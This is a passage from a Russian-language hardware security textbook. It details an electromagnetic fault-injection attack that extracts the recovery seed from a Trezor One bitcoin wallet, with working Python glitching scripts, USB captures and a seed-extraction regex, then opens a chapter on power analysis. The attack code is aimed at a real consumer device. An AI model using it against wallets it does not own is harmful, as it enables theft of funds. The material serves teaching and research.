время внедрения ошибки, зная инструкцию. В нашем случае, поскольку у нас есть доступ к коду, мы немного схитрим и просто измерим фактическое время выполнения. Если бы у нас не было этой возможности, то дело шло бы гораздо медленнее или нам пришлось бы подбирать момент внедрения методом проб и ошибок.

Для начала, нам нужно получить более надежный триггер для самих данных USB. Классический метод — использовать нечто наподобие Total Phase Beagle USB 480, который может выполнять запуск на основе поступающих по линии USB физических данных. На рис. 7.5 показаны настройки.




Рис. 7.5. Настройка запуска по сообщению WinUSB

У Total Phase Beagle USB 480 также есть красивый интерфейс снiffeра, поэтому мы можем анализировать трафик и лучше понимать, какие именно пакеты искаются. Эта возможность очень полезна, поскольку позволяет видеть, например, точную часть USB-запроса, который оказался прерван или испорчен, а это дает возможность понять, на какой строке кода находится программа.

Если у вас нет Beagle — не страшно. Мика Скотт разработал простой модуль FaceWhisperer для выполнения сбоев в реальном времени, который можно скачать с GitHub (<https://github.com/scanlime/facewhisperer/>). В нем для запуска сбоев используется USB. Модуль использовался для генерации скачков напряжения, позволяющих сбросить прошивку с планшета для рисования. Кейт

Темкин из Great Scott Gadgets также создала несколько инструментов, например дополнение для GreatFET и различные инструменты USB, такие как LUNA. Мы используем инструмент, разработанный Колином, PhyWhisperer-USB.

Инструмент с открытым исходным кодом PhyWhisperer-USB предназначен для активации сбоя по USB через передачу определенных пакетов. Trezor USB работает с PhyWhisperer-USB таким образом, словно компьютер работает с Trezor напрямую.

PhyWhisperer-USB используется через Python (или Jupyter Notebook). В листинге 7.6 показан стартовый код, который просто подключается к PhyWhisperer-USB.

Листинг 7.6. Настройка PhyWhisperer-USB

```
import phywhisperer.usb as pw
import time
phy = pw.Usb()
phy.con()
phy.set_power_source("off")
time.sleep(0.5)
phy.reset_fpga()
phy.set_power_source("host")
#Let device enumerate
time.sleep(1.0)
```

Чтобы этот код работал, вы должны удерживать кнопки на Trezor — это позволит убедиться, что устройство запускалось в режиме загрузчика. Данный сценарий включает и выключает устройство, чтобы PhyWhisperer-USB мог сопоставить скорость USB, просматривая последовательность перечисления.

Каждый раз, когда требуется триггер, мы настраиваем его и активируем PhyWhisperer-USB, как показано в листинге 7.7.

Листинг 7.7. Триггер на основе отправляемого нами запроса

```
# Настройка шаблона требуемого запроса и активация
phy.set_pattern(pattern=[0xC1, 0x21], mask=[0xff, 0xff])
phy.set_trigger(delays=[0])
phy.arm()
```

Здесь мы устанавливаем триггер на основе отправляемого нами запроса (показан в листинге 7.5). Мы можем запустить код в листинге 7.5 на хост-системе, которая запустит на Trezor код, который мы хотим обработать, из листинга 7.2. На разъем Trig Out на PhyWhisperer-USB поступит короткий триггерный импульс, совпадающий с запросом USB, передаваемым по проводу.

Позже, во время атаки с внедрением неисправности, мы воспользуемся PhyWhisperer-USB, чтобы определить временной интервал между запросом USB и конкретной инструкцией, которую мы хотим обработать. Когда USB

инициирует выполнение кода, через какое-то время фактическая целевая инструкция будет выполнена. Настройка параметров `set_trigger()` позволяет нам сдвигать вывод триггера на более поздний момент времени, чтобы согласовать время внедрения с целевой инструкцией.

Преимущество PhyWhisperer-USB заключается в том, что мы также можем отслеживать USB-трафик. Захват данных USB начинается с триггера. Мы использовали код из листинга 7.8, чтобы прочитать его из PhyWhisperer-USB.

Листинг 7.8. Код для чтения USB-данных из PhyWhisperer-USB

```
raw = phy.read_capture_data()
phy.addpattern = True
packets = phy.split_packets(raw)
phy.print_packets(packets)
```

В листинге 7.9 показаны результаты перехвата, которые позволяют наблюдать за тем, использовались ли для триггера правильные пакеты и возникали ли ошибки USB.

Листинг 7.9. Результат запуска кода из листинга 7.8

```
[      ] 0.000000 d= 0.000000 [     .0 + 0.017] [ 10] Err - bad PID of 01
[      ] 0.000006 d= 0.000006 [     .0 + 5.933] [  1] ACK
[      ] 0.000013 d= 0.000007 [     .0 + 12.933] [  3] IN    : 41.0
[      ] 0.000016 d= 0.000003 [     .0 + 16.350] [ 67] DATA1: 92 00 00 00 00
01 05 00 01 00 88 00 00 00 07 00 00 00 2a 00 44 00 65 00 76 00 69 00 63 00 65
00 49 00 6e 00 74 00 65 00 72 00 66 00 61 00 63 00 65 00 47 00 55 00 49 00 44
00 73 00 00 50 00 52 11
[      ] 0.000062 d= 0.000046 [     .0 + 62.350] [  1] ACK
[      ] 0.000064 d= 0.000002 [     .0 + 64.267] [  3] IN    : 41.0
[      ] 0.000068 d= 0.000003 [     .0 + 67.600] [ 67] DATA0: 00 00 7b 00 30
00 32 00 36 00 33 00 62 00 35 00 31 00 32 00 2d 00 38 00 38 00 63 00 62 00 2d
00 34 00 31 00 33 00 36 00 2d 00 39 00 36 00 31 00 33 00 2d 00 35 00 63 00 38
00 65 00 31 00 30 00 2d a6
[      ] 0.000114 d= 0.000046 [     .0 +113.600] [  1] ACK
[      ] 0.000149 d= 0.000036 [168     + 3.250] [  3] IN    : 41.0
[      ] 0.000153 d= 0.000003 [168     + 6.667] [ 21] DATA1: 39 00 64 00 38
00 65 00 66 00 35 00 7d 00 00 00 00 00 e7 b2
[      ] 0.000168 d= 0.000015 [168     + 22.000] [  1] ACK
[      ] 0.000174 d= 0.000006 [168     + 28.000] [  3] OUT   : 41.0
[      ] 0.000177 d= 0.000003 [168     + 31.250] [  3] DATA1: 00 00
[      ] 0.000181 d= 0.000003 [168     + 34.500] [  1] ACK
```

Обратите внимание на ошибку `Err - bad PID of 01` в первой строке. Она возникла из-за того, что захват начался на середине приема управляющего пакета. Настройка шаблона запуска для включения полного пакета может предотвратить эту ошибку. Для нашей атаки эта ошибка не имеет значения.

В процессе автоматизации мы можем обнаружить сбои, которые не приводят к желаемому результату (чтение слишком большого количества данных),

но все равно повреждают данные USB или вызывают ошибки. Полезно знать время возникновения этих ошибок. Если мы видим ошибку, возникающую после того, как мы уже вернули данные USB, то целевая ошибка, очевидно, слишком запоздала.

Получив триггер, основанный на запросе USB по проводу, мы также вставим второй триггер, установив высокий уровень на контакте ввода/вывода на Trezor, когда запускается нужный нам защищенный код. Это нужно для сбора информации о времени, поскольку мы можем использовать осциллограф для измерения времени от передачи USB-пакета по проводу до времени выполнения защищенного кода.

Изучив схему платы Trezor, можно найти полезный запасной контакт ввода/вывода. В нашем случае использовалась схема версии 1.1, представленная по адресу https://github.com/trezor/trezor-hardware/blob/master/electronics/trezor_one/trezor_v1.1.sch.png. Мы видим, что контакт SWO из разъема K2 (виден на рис. 7.1) направляется на контакт ввода/вывода PB3. Если Trezor сможет переключать PB3 во время операции сравнения, то мы получим полезную информацию о времени внедрения ошибки. Это избавляет нас от необходимости охватывать большой промежуток времени. В листинге 7.10 показан простой пример того, как переключить GPIO на STM32F215 в Trezor.

Листинг 7.10. Переключение контакта PB3, соединенного с контактом SWO в разъеме K2

```
// Эту строку нужно добавить в верхней части файла winusb.c
#include <libopencm3/stm32/gpio.h>
```

```
// В каком-то месте нужно сделать триггер:
gpio_mode_setup(GPIOB, GPIO_MODE_OUTPUT, GPIO_PUPD_NONE, GPIO3);
gpio_set(GPIOB, GPIO3);
gpio_clear(GPIOB, GPIO3);
```

Если мы вставим код из листинга 7.10 в момент, когда нам нужен сбой, а затем пересоберем загрузчик и запустим код, то должны получить короткий импульс на выводе SWO, который можно будет использовать для синхронизации. Опять же, для выполнения этой оценки вам понадобится взломанное устройство Trezor, чтобы его можно было перепрограммировать.

Время между триггером PhyWhisperer-USB и триггером Trezor составляет от 4,2 до 5,5 мкс. Идеальной точности не получилось, так как возникают некоторые отклонения, связанные с тем, что пакеты USB обрабатываются очередью. Это говорит нам о том, что при внедрении ошибок мы не должны рассчитывать на достижение идеальной надежности. Но, тем не менее, мы получили диапазон, в котором мы можем варьировать временной параметр.

Атака через корпус

В этом разделе мы перейдем от исследования цели непосредственно к взлому.

Настройка

Для внедрения сбоя в нашем стенде (представлен на рис. 7.6) используется инструмент ChipSHOUTER EMFI, установленный на ручном XY-столике для точного позиционирования катушки. Устройство Trezor также установлено на столике, а PhyWhisperer-USB обеспечивает запуск и управление питающим напряжением целевого устройства с помощью переключателя внутри PhyWhisperer-USB. Возможность управления питанием полезна, так как мы можем перезагрузить устройство после сбоя. Регуляторы питающего напряжения в оборудовании, предназначенном для внедрения ошибок, задействуются всегда, но инструменты общего назначения, такие как Beagle USB 480, не используются.

Кронштейн, на котором установлен Trezor, зажимает две кнопки на передней панели, поэтому устройство всегда входит в режим загрузчика при запуске.




Рис. 7.6. Общий вид стенда с Trezor (в центре), ChipSHOUTER (слева) и PhyWhisperer-USB (справа)

Разбор кода для внедрения ошибки

Сценарий в листингах 7.11 и 7.12 (разделен для удобочитаемости) позволяет нам выключить и снова включить устройство, выдать запросы WinUSB и запустить ChipSHOUTER на основе запроса WinUSB, обнаруженного в PhyWhisperer-USB.

Листинг 7.11. Часть 1 простого сценария для сбоя биткойн-кошелька Trezor в режиме загрузчика

```
#PhyWhisperer-USB Setup
import time
import usb.core
import phywhisperer.usb as pw
phy = pw.Usb()
phy.con()

delay_start = phy.us_trigger(1.0) # Запуск через 1 мкс после сигнала триггера
delay_end = phy.us_trigger(5.5)   # Продолжительность до 5,5 мкс после сигнала
                                  # триггера

delay = delay_start
go = True

golden_valid = False

# Повторная инициализация цикла питания целевого устройства после полного сбоя
❶ def reinit():
    phy.set_power_source("off")
    time.sleep(0.25)
    phy.reset_fpga()
    phy.set_capture_size(500)
    phy.set_power_source("host")
    time.sleep(0.8)

fails = 0
```

Мы используем функции управления питанием целевого устройства PhyWhisperer-USB, о чем свидетельствует функция `reinit()` ❶, которая отключает питание целевого устройства при вызове. Эта функция выполняет восстановление после ошибок при сбое целевого устройства. Более надежный сценарий мог бы отключать питание устройства при каждой попытке, но здесь мы пошли на компромисс, поскольку отключение и выключение питания — самая медленная операция в цикле. Мы можем попытаться выполнить более быстрый цикл сбоев, выключая и включая питание, только когда устройство перестает отвечать, но компромисс здесь заключается в том, что мы не гарантируем, что устройство запускается всякий раз в одном и том же состоянии.

В листинге 7.12 показано фактическое тело цикла атаки.

Листинг 7.12. Часть 2 простого сценария для сбоя биткойн-кошелька Trezor в режиме загрузчика

```
while go:
    if delay > delay_end:
        print("New Loop Entered")
        delay = delay_start

    # Повторная инициализация при первом прогоне (golden_valid равна False)
    # или определенном числе неудачных попыток
    if golden_valid is False or fails > 10:
```

```
reinit()
fails = 0
phy.set_trigger(delays=[delay], widths=[12])
# 12 – это ширина электромагнитного импульса, вызывающего сбой ①
phy.set_pattern(pattern=[0xC1, 0x21]) ②
dev = None

try:
    dev = usb.core.find(idProduct=0x53c0)
    dev.set_configuration() ③
except:
    # Если сбой произойдет несколько раз, активируется цикл питания DUT
    fails += 1
    continue

# Сбой происходит только после того, как мы записали эталон ожидаемого
# результата
if golden_valid is True:
    phy.arm() ④
time.sleep(0.1)

resp = [0]
try:
    resp = dev.ctrl_transfer(0xC1, 0x21, wValue=0, wIndex=0x05,
                           data_or_wLength=0x1ff) ⑤
    resp = list(resp)

    if golden_valid is False:
        gold = resp[:] ⑥
        golden_valid = True

    if resp != gold:
        # Желаемый результат – слишком длинный ответ
        print("Delay: %d"%delay)
        print("Length: %d"%len(resp))
        print("[", ", ".join("{:02x}".format(num) for num in resp), "]")
        raw = phy.read_capture_data() ⑦
        phy.addpattern = True
        packets = phy.split_packets(raw)
        phy.print_packets(packets)

    if len(resp) > 146:
        # Слишком долгий ответ и есть желаемый результат
        print(len(resp))
        go = False
        break

except OSError: ⑧
    # OSError перехватывает USBError, что обычно означает сбой устройства
    reinit()

delay += 1

if (delay % 10) == 0:
    print(delay)
```

Сперва задаются фактическое время выхода триггера относительно триггера сообщения USB и ширина импульса EMFI ❶. Значение ширины, равное 12, было подобрано с помощью рассмотренных ранее методов, в основном путем регулировки ширины, до тех пор пока не начнет возникать сброс устройства (и это значит, что импульс слишком широкий!), после чего нужно уменьшать ширину, до тех пор пока устройство не окажется на грани сбоя. Подходящую ширину мы находим, обнаруживая признаки повреждения, не приводящие к полному сбою устройства. В случае Trezor нужно смотреть на недопустимые сообщения или определенные отображаемые сообщения об ошибках. Для настройки ширины мы не использовали цикл из листинга 7.12. Вместо этого нужно внедрить ошибку во время загрузки устройства, когда оно выполняет проверку внутренней памяти. Trezor отображает сообщение, если проверка подписи не удалась, и мы могли бы использовать его, чтобы указать, что найдены подходящие параметры для нашего инструмента EMFI, которые вызовут ошибку на этом устройстве. Сбой проверки подписи при наличии сбоя, скорее всего, означает, что мы каким-то образом повлияли на ход программы (достаточно сильно, чтобы нарушить проверку подписи), но сбой не был «слишком сильным», чтобы вызвать полный сбой устройства.

Далее задается шаблон сообщения, по которому срабатывает наш триггер ❷, что должно соответствовать более позднему запросу USB, который мы отправляем на устройство. На каждой итерации загрузчик Trezor повторно подключается с помощью вызова `libusb dev.set_configuration()` ❸, что также является частью обработки ошибок. Если эта строка выдает исключение, то, скорее всего, USB-стек хоста не обнаружил устройство.

Остерегайтесь скрытого подавления ошибок блоком `exclude` сразу после вызова `libusb` ❹. Этот блок `exclude` предполагает, что для восстановления целевого устройства достаточно выключить и включить питание, но если произошел сбой USB-стека хоста, то сценарий молча перестает работать. Как упоминалось ранее, мы рекомендуем запускать это в системе Unix с «голым железом», поскольку в Windows обычно возникают проблемы, так как USB-стек хоста блокирует устройство после нескольких циклов быстрого отключения/подключения. У нас был такой же негативный опыт внутри виртуальных машин.

Чтобы узнать, получили ли мы вследствие сбоя какой-нибудь результат, мы сохраняем «эталон» ожидаемого ответа на запрос USB. На самом деле сбой внедряется, только когда функция `arm()` ❺ вызывается перед запросом USB ❻. В первый раз, когда берется эталон ❼, функция `arm()` не вызывается, чтобы гарантировать, что выход захвачен без сбоев.

С помощью эталона можно отслеживать «странные» ответы. Далее выводится трафик USB, возникший во время внедрения ошибки ❽. При этом загружаются данные, которые были автоматически захвачены, когда запрос соответствовал набору шаблонов ❾.

В данный момент код выводит информацию только о корректных ответах. Вы также можете вывести перехваченные данные USB для некорректных ответов, чтобы определить, вызывает ли сбой возникновение ошибок. PhyWhisperer-USB по-прежнему фиксирует некорректные данные. Вам нужно будет переместить процедуру захвата и вывода результатов на экран в блок исключений `OSError` ❸. При любых ошибках код перейдет в блок исключений `OSError`, поскольку стек USB не возвращает частичных или некорректных данных.

Запуск кода

В качестве примера в листинге 7.13 показан эталон запроса WinUSB.

Листинг 7.13. Эталон транзакции USB

```
Length: 146
[ 92, 00, 00, 00, 00, 01, 05, 00, 01, 00, 88, 00, 00, 00, 07, 00, 00, 00, 2a,
 00, 44, 00, 65, 00, 76, 00, 69, 00, 63, 00, 65, 00, 49, 00, 6e, 00, 74, 00,
 65, 00, 72, 00, 66, 00, 61, 00, 63, 00, 65, 00, 47, 00, 55, 00, 49, 00, 44,
 00, 73, 00, 00, 00, 50, 00, 00, 00, 7b, 00, 30, 00, 32, 00, 36, 00, 33, 00,
 62, 00, 35, 00, 31, 00, 32, 00, 2d, 00, 38, 00, 38, 00, 63, 00, 62, 00, 2d,
 00, 34, 00, 31, 00, 33, 00, 36, 00, 2d, 00, 39, 00, 36, 00, 31, 00, 33, 00,
 2d, 00, 35, 00, 63, 00, 38, 00, 65, 00, 31, 00, 30, 00, 39, 00, 64, 00, 38,
 00, 65, 00, 66, 00, 35, 00, 7d, 00, 00, 00, 00 ]
```

Этот эталон — значение возвращаемых данных, поэтому ожидается, что любые возвращаемые данные, которые различаются, указывают на интересную (или полезную) ошибку.

В листинге 7.14 показано одно повторяющееся условие, которое мы наблюдали в эксперименте. Возвращенные данные (82 байта) короче, чем длина эталона (146 байт).

Листинг 7.14. Вывод листингов 7.11 и 7.12 с отсутствующими первыми 64 байтами

```
Delay: 1293
Length: 82
❶ [ 00, 00, 7b, 00, 30, 00, 32, 00, 36, 00, 33, 00, 62, 00, 35, 00, 31, 00, 32,
 00, 2d, 00, 38, 00, 38, 00, 63, 00, 62, 00, 2d, 00, 34, 00, 31, 00, 33, 00,
 36, 00, 2d, 00, 39, 00, 36, 00, 31, 00, 33, 00, 2d, 00, 35, 00, 63, 00, 38,
 00, 65, 00, 31, 00, 30, 00, 39, 00, 64, 00, 38, 00, 65, 00, 66, 00, 35, 00,
 7d, 00, 00, 00, 00, 00 ]
[      ] 0.000000 d= 0.000000 [    .0 + 0.017] [ 3] Err - bad PID of 01
[      ] 0.000001 d= 0.000001 [    .0 + 1.200] [ 1] ACK
[      ] 0.000029 d= 0.000028 [186    + 3.417] [ 3] IN      : 6.0
[      ] 0.000032 d= 0.000003 [186    + 6.750] [ 67] DATA0: 92 00 00 00 00
01 05 00 01 00 88 00 00 00 07 00 00 00 2a 00 44 00 65 00 76 00 69 00 63 00 65
00 49 00 6e 00 74 00 65 00 72 00 66 00 61 00 63 00 65 00 47 00 55 00 49 00 44
00 73 00 00 00 50 00 52 11
[      ] 0.000078 d= 0.000046 [186    + 53.000] [ 1] ACK
[      ] 0.000087 d= 0.000008 [186    + 61.417] [ 3] IN      : 6.0
```

```
[      ] 0.000090 d= 0.000003 [186      + 64.750] [ 67] DATA1: 00 00 7b 00 30
00 32 00 36 00 33 00 62 00 35 00 31 00 32 00 2d 00 38 00 38 00 63 00 62 00 2d
00 34 00 31 00 33 00 36 00 2d 00 39 00 36 00 31 00 33 00 2d 00 35 00 63 00 38
00 65 00 31 00 30 00 2d a6
[      ] 0.000136 d= 0.000046 [186      +110.917] [ 1] ACK
[      ] 0.000156 d= 0.000019 [186      +130.167] [ 3] IN   : 6.0
[      ] 0.000159 d= 0.000003 [186      +133.500] [ 21] DATA0: 39 00 64 00 38
00 65 00 66 00 35 00 7d 00 00 00 00 00 e7 b2
[      ] 0.000174 d= 0.000016 [186      +149.000] [ 1] ACK
[      ] 0.000183 d= 0.000009 [186      +157.583] [ 3] OUT : 6.0
[      ] 0.000186 d= 0.000003 [186      +161.000] [ 3] DATA1: 00 00
[      ] 0.000190 d= 0.000003 [186      +164.250] [ 1] ACK
```

Возвращенные данные представляют собой просто эталон без первых 64 байт ❶. Похоже, отсутствует целая транзакция USB IN; это позволяет предположить, что в данной попытке внедрения ошибки вся передача данных USB была «пропущена». Поскольку при этой передаче ошибок не было, USB-устройство, должно быть, думало, что должно возвращать только короткие данные. Такая ошибка интересна, поскольку доказывает, что происходят изменения потока программы на целевом устройстве. А это, в свою очередь, показывает, что наш метод внедрения неисправности вполне рабочий. Обратите внимание еще раз на плохую ошибку PID, которая возникает из-за отсутствия первой части USB-пакета; это есть только в первом декодированном кадре и не указывает на ошибку, вызванную сбоем.

Подтверждение перехвата данных

Как теперь узнать, что произошел успешный сбой (и получить нужное нам зерно для восстановления)? Сначала мы просто ищем «слишком длинный» ответ и надеемся, что возвращенная область памяти содержит зерно. Оно хранится в виде удобочитаемой строки, так что будь у нас двоичный файл, мы бы просто запустили команду `strings -a` в возвращенной памяти. Поскольку мы реализуем атаку на Python, мы могли бы вместо этого использовать модуль `re` (модуль для работы с регулярными выражениями). Предполагая, что у нас есть список данных с именем `resp` (например, из листинга 7.14), мы могли бы просто найти все строки, содержащие только буквы или пробелы в количестве четырех или более, с помощью регулярного выражения, как показано в листинге 7.15.

Листинг 7.15. «Простое» регулярное выражение для поиска строк, состоящих из четырех или более букв или пробелов

```
import re
re.findall(b"([a-zA-Z ]{4,})", bytearray(resp))
```

При некотором везении мы получим список строк, присутствующих в возвращенных данных, как в листинге 7.16.

Листинг 7.16. Зерно восстановления будет длинной строкой из 24 английских слов

```
[b'WINUSB',
 b'TRZR',
 b'stor',
 b'exercise muscle tone skate lizard trigger hospital weapon volcano rigid
veteran elite speak outer place logic old abandon aspect ski spare victory
blast language',
b'My Trezor',
b'FjFS',
b'XhYF',
b'JFAF',
b'FHMDM',
```

Одна из строк является зерном восстановления (длинная строка слов английского языка). Если оно появилось, значит, атака увенчалась успехом!

Точная настройка электромагнитного импульса

Последний шаг при проведении эксперимента — точная настройка самого ЭМ-импульса, что в данном случае означает физическое сканирование катушкой над поверхностью атакуемого компонента схемы, а также регулировку ширины сбоя и уровня мощности. Мы можем контролировать ширину сбоя из сценария PhyWhisperer-USB, но уровень мощности регулируется через последовательный интерфейс ChipSHOUTER. Более мощный сбой может просто перезагрузить устройство, а менее мощный — вообще ничего не сделать. В промежутке между этими крайностями находятся наши внедренные ошибки, такие как запуск обработчиков ошибок или сообщения об ошибках от USB. Запуск обработчиков ошибок указывает на то, что мы, вероятно, не полностью перезагружаем устройство, но оказываем некоторое влияние на обрабатываемые внутренние данные. В частности, на экране Trezor визуально отображается, когда устройство вошло в процедуру обработки ошибок, и сообщается о типе ошибки. Опять же, анализатор USB-протокола может помочь определить, возникают ли неверные или странные результаты. Поиск местоположения, которое время от времени выдает ошибку, — полезная отправная точка, поскольку предполагается, что эта область является чувствительной, но не настолько агрессивной, чтобы вызывать сбои памяти или шины в 100 % случаев.

Настройка синхронизации на основе сообщений USB

Успешным сбоем считается ситуация, когда в USB-запросе приходят данные полной длины, то есть удалось обойти проверку длины. Чтобы подобрать точное время внедрения, придется поэкспериментировать. Вы получите много системных сбоев из-за ошибок памяти, серьезных сбоев и перезагрузок. Используя аппаратный USB-анализатор, вы можете увидеть, где возникают эти ошибки, и уточнить время сбоя, как было показано ранее в листинге 7.14. Без

возможности модифицировать исходный код для определения точных моментов времени было важно понимать, где именно возникают эти ошибки.

На рис. 7.7 показан еще один пример перехвата данных, на этот раз с помощью Total Phase Beagle USB 480.

			Control Transfer	
146 B	28 00	◀	Control Transfer	92 00 00 00 00 01 05 00 01 00 88 00 00 00 07 00
8 B	28 00	▷	SETUP bn	C1 21 00 00 05 00 FF 1A
64 B	28 00	▷	IN bn	92 00 00 00 01 05 00 01 00 88 00 00 00 07 00
64 B	28 00	▷	IN bn	00 00 7B 00 30 00 32 00 36 00 33 00 62 00 35 00
18 B	28 00	▷	IN bn	39 00 64 00 38 00 65 00 66 00 35 00 7D 00 00 00
0 B	28 00	▷	OUT bn	
8 B T	28 00	◀	SETUP bn	C1 21 00 00 05 00 FF 1A
3 B	28 00	○	SETUP packet	2D 1C B8
11 B	28 00	▀	DATA0 packet	C3 C1 21 00 00 05 00 FF 1A 83 9D
1 B	28 00	✓	ACK packet	D2
1.99 s	28 00	☒	[41215 IN-NAK]	[Periodic Timeout]
1.99 s	28 00	☒	[41201 IN-NAK]	[Periodic Timeout]

Рис. 7.7. Простой пример, когда ошибка USB указывает на то, что внедрение ошибки искает ход выполнения программы

В верхних строках на рис. 7.7 показано количество правильных 146-байтовых передач управления. Первая часть — фаза SETUP. Trezor подтвердил пакет SETUP, но не отправил последующие данные. Trezor вошел в бесконечный цикл, перебирая различные обработчики прерываний для обнаружения ошибок. При смещении времени сбоя наблюдаются различные эффекты в USB-трафике: более ранняя активация сбоя не позволяет повредить пакет, а поздняя активация дает возможность отправить первый пакет последующих данных, но не второй. Кроме того, перенос сбоя сильно вперед позволяет завершить передачу по USB, но затем происходит сбой устройства. Это знание помогает нам понять, в какой части USB-кода внедрена ошибка, даже если она раз за разом вызывает сброс устройства вместо предполагаемого пропуска одной инструкции.

Как видите, нам удалось получить временное окно для сбоя устройства, не прибегая к использованным ранее «хитростям».

Резюме

В этой главе мы рассмотрели, как извлечь из новенького биткойн-кошелька зерно восстановления ключа. Мы использовали некоторые особенности дизайна целевого устройства с открытым исходным кодом, чтобы собрать о нем данные, хотя атака могла бы быть успешной и без этой информации. Дизайн с открытым исходным кодом означает, что вы также можете использовать его в качестве справочного материала в будущем для изучения ваших собственных продуктов, если у вас есть доступ к исходному коду. В частности, мы показали, как можно легко смоделировать эффект внедрения ошибки с помощью подключенного к устройству отладчика.

Подобрать удачное время сбоя очень не просто. Предыдущие эксперименты показали, когда происходило сравнение и когда должен был внедряться сбой. Поскольку на этот раз наблюдался некоторый временной разброс, единого «правильного» времени не существует. Помимо времени требуется некое пространственное позиционирование. Если бы у вас был управляемый компьютером XY-стол, то вы также могли бы автоматизировать поиск правильного местоположения для внедрения неисправности. В этом примере мы просто использовали стол с ручным управлением, так как в особо точном позиционировании не было необходимости.

Опять же, из-за характера времени сбоя следует подумать о том, чтобы выбрать экономичную стратегию поиска возможных настроек для выполнения сбоев. Нетрудно увидеть, что комбинация физического местоположения, времени сбоя, его ширины и настроек мощности EMFI образует огромное количество параметров, среди которых приходится осуществлять поиск необходимых нам. Очень важно найти способы сужения диапазона поиска (например, использование информации о состояниях ошибок для выделения эффективных областей), чтобы проблемная область оставалась управляемой. Регистрация «странных» результатов также будет полезна при исследовании возможных эффектов, поскольку при анализе лишь очень узкого диапазона успешных попыток есть шанс пропустить некоторые другие полезные сбои.

Конечная вероятность успеха создания дампа с помощью EMFI низка. Даже после правильной настройки 99,9 % сбоев возвращают слишком короткий результат, считать который успешным нельзя. Однако в среднем удается добиться успешного сбоя за один или два часа (после настройки местоположения и времени), что делает эту атаку относительно полезной на практике.

Мы хотим подчеркнуть: когда вы выполняете внедрение ошибок на реальных устройствах, значительная часть реверс-инжиниринга нужна для того, чтобы выяснить, что конкретно может сломаться, например получение образа памяти через USB, просмотр кода и т. д. Мы надеемся, что о многих сбоях вы узнали из предыдущих глав, но рано или поздно вы обязательно столкнетесь с проблемами, которые здесь не рассматриваются. Как всегда, нужно постараться упростить задачу, решить ее, а затем применить решение к полнофункциональному устройству.

Если вы попытаетесь воспроизвести полноценную атаку, то она, вероятно, покажется вам более сложной, чем лабораторные работы, которые мы рассмотрели в главе 6. Но зато вы получите представление о том, насколько сложнее на практике проводить атаки на реальное устройство, хотя основные операции будут схожими.

Пришла пора круто сменить тему. В следующей главе мы перейдем к анализу побочных каналов и углубимся в подробности того, о чём упоминали в предыдущих главах: как мощность, потребляемая устройством, может рассказать нам об операциях, а также о данных, используемых атакуемым устройством.

8

Мощный подход. Введение в анализ потребляемой мощности



Часто говорят, что криптографические алгоритмы невозможно взломать, несмотря на огромные достижения в увеличении вычислительной мощности. Это правда. Однако, как вы узнаете из этой главы, ключ к поиску уязвимостей в криптографических алгоритмах лежит в их реализации, независимо от того, насколько они «сверхсекретные».

Но мы не будем обсуждать в этой главе ошибки криптографической реализации, такие как неудачные проверки граничных значений. Вместо этого мы обратимся к самой природе цифровой электроники, используя побочные каналы для взлома алгоритмов, которые на бумаге кажутся безопасными. *Побочный канал* — некий наблюдаемый аспект системы, с помощью которого можно раскрыть секреты, хранящиеся в этой системе. Мы опишем методы, позволяющие воспользоваться недостатками физической реализации алгоритмов в аппаратном обеспечении, в первую очередь, особенностями энергопотребления устройств. Мы начнем с времени выполнения, зависящего от данных, которое мы можем определить, отслеживая энергопотребление, а затем перейдем к отслеживанию энергопотребления как средству идентификации ключевых битов в функциях криптографической обработки.

Анализ побочных каналов возник не вчера, и в истории давно есть к нему предпосылки. Например, во время Второй мировой войны англичане интересовались

оценкой количества танков, производимых немцами. Проще всего оказалось сделать это с помощью статистического анализа последовательности серийных номеров захваченных или выведенных из строя танков, исходя из предположения о том, что серийные номера обычно увеличиваются просто «по порядку». Атаки, которые мы представим в данной главе, отражают так называемую *проблему немецких танков*: сочетают статистику с предположениями и используют небольшой объем данных, которые противник неосознанно нам передал.

Кроме того, в истории можно найти примеры атак по побочным каналам, в которых отслеживались непреднамеренные электронные сигналы, исходящие от оборудования. На самом деле почти сразу после того, как электронные системы стали использоваться для передачи защищенных сообщений, они стали подвергаться атакам. В качестве известного примера можно привести атаку TEMPEST, запущенную учеными Bell Labs во время Второй мировой войны. Атака имела целью декодировать нажатия клавиш электронной пишущей машинки с расстояния 80 футов с точностью 75 % (см. работу *TEMPEST: A Signal Problem* Агентства национальной безопасности США). С тех пор TEMPEST используется для воспроизведения того, что отображается на мониторе компьютера, путем улавливания излучения радиосигнала монитора снаружи здания (см., например, книгу Вима ван Эка *Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?*). И хотя в оригинальной атаке TEMPEST использовались ЭЛТ-мониторы, эта же уязвимость была продемонстрирована на более поздних ЖК-дисплеях Маркусом Г. Куном в статье *Electromagnetic Eavesdropping Risks of Flat-Panel Displays*, так что данная атака далеко не устарела.

